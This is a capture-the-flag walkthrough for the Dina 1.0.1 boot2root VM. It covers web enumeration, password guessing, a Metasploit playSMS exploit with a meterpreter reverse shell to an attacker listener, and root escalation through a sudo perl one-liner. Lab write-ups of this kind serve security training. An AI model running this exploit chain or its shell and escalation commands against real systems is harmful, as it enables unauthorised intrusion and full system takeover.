
Dina:1.0.1 Walkthrough

Challenge name(Vm): Dina
Category: writeups
Goal: /root/flag.txt
Challenge Points: ----
Year/Date: 24/14
Level: Beginner

Description:
Welcome to Dina 1.0.1
This is my first Boot2Root - CTF VM. I hope you enjoy it.


Hii…., Let's Solve this challenge…….

As Always, let's start **netdiscover** or **arp-scan** scanning on target machine to find the target ip address with associated with mac address. Here from figure our target ip address is 192.168.92.55.




Let's Scan the out target ip address which is discovered from netdiscover tool and and scan it with **nmap** tool with -A switch which it find target os detection, version detection etc……


After run of nmap tool, we only found that port 80 is opened which is the target ip is running web based apache httpd 2.2.22 version service(http). From the nmap result we found robots.txt file and it resulting that 5 disallowed entries and lets enumerate one by one.




So open the your favorite web browser and type your target ip address in url that is 192.168.92.55/robots.txt and found five disallowed entries and let's enumerate each entries one by one. and inspect each page from the 192.168.92.55/nothing we found some interesting words as show in figure and make a note of it.




Let's a find other entries in web server by using tool dirb. By default its run common.txt file for checking each file or directory in our target machine. After checking we found one new directory that is http://192.168.92.55/secure/. Let's browse it.



Woww…., we found backup.zip file from the http://192.168.92.55/secure. Let's download that zip file in our system to further analysis.




After downloading backup.zip file lets try to open that zip file. Oh no it asking for password for extracting the file, so try to use password as a what we collect from the http://192.168.92.55/nothing directory check it as one by one. Like my, secret, pass, freedom, password etc…., After putting each word as a password, we extracted backup.zip file with password as **freedom.** The extracted file name is **backup-cred.mp3.**




So let's check the backup-cred.mp3 the give file mp3 or not. So we usse tool called **file** followed by with filename as shown in figure. Ohhh no backup-cred.mp3 file contains ascii text so let's rename that file name into .txt extension. So we used **mv** command for renaming file from backup-cred.mp3 to backup-cred.txt.


Let's open that backup-cred.txt file using **cat** command and we found some useful information from backup-cred.txt file. We found as username, url and the password has choosen easy.




Open Browser URL type http://192.168.92.55/SecreTSMSgatwayLogin. It will display login page and asking for username and password, we know already username that is **touhid** we found it in backup-cred.txt and we already know the list of password we found in http://192.168.92.55/nothing page after inspecting it. Lets login by trying each word in password field.



finally the password we found is **diana** for username **touhid,** and see it figure we logged in as a **touhid.** Observe in image that its show playsms wher it is service used for (*playSMS* is a web application for managing users, credits, features, routes and gateways, for sending and receiving SMS) so let's find it's vulnerability using metasploit framework tool.



So open a terminal and type **metasploit** command and it opened wit **ms6**> console and type search playsms, it is showing exploit related to the playsms. We used **use 2** command for loading exploit for configuration.



Type **show options** command set up the all configuration it required. Use set command to configure the whose required field is yes. Example: set password diana etc do same thing for other field. And last type run command.

```
msf6 exploit(multi/http/playsms_filename_exec) > show options

Module options (exploit/multi/http/playsms_filename_exec):

   Name        Current Setting             Required  Description
   ----        ---------------             --------  -----------
   PASSWORD    diana                       yes       Password to authenticate with
   Proxies                                 no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      192.168.92.55               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       80                          yes       The target port (TCP)
   SSL         false                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   http://192.168.92.55/SecreTSMSgatwayLogin  yes       Base playsms directory path
   USERNAME    touhid                      yes       Username to authenticate with
   VHOST                                   no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.92.250   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


View the full module info with the info, or info -d command.
```

After type run command it execute the payload on the target system and prompted with command prompt. And it showing meterpreter in that type shell.

```
msf6 exploit(multi/http/playsms_filename_exec) > run

[*] Started reverse TCP handler on 192.168.92.250:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (40004 bytes) to 192.168.92.55
[*] Meterpreter session 3 opened (192.168.92.250:4444 -> 192.168.92.55:51393) at 2024-12-14 12:06:44 +0530

meterpreter > shell
Process 5664 created.
Channel 0 created.
```

After typing shell command and type **python -c 'import pty; pty.spawn("/bin/bash");'** for accessing bash shell for root access. And type **sudo -l** for root user. And we see that nopasswd is required for /usr/bin/perl, so we make use of it.

```
python -c 'import pty; pty.spawn("/bin/bash");'
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ pwd
pwd
/var/www/SecreTSMSgatwayLogin
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ ^C
```

After executing /usr/bin/perl -e ‘exec “/bin/bash”;’ command we gained root access. Then we nevigated to /root directory and I used ls command for listing file and found root.txt file and opend with cat command and we finally found root flag.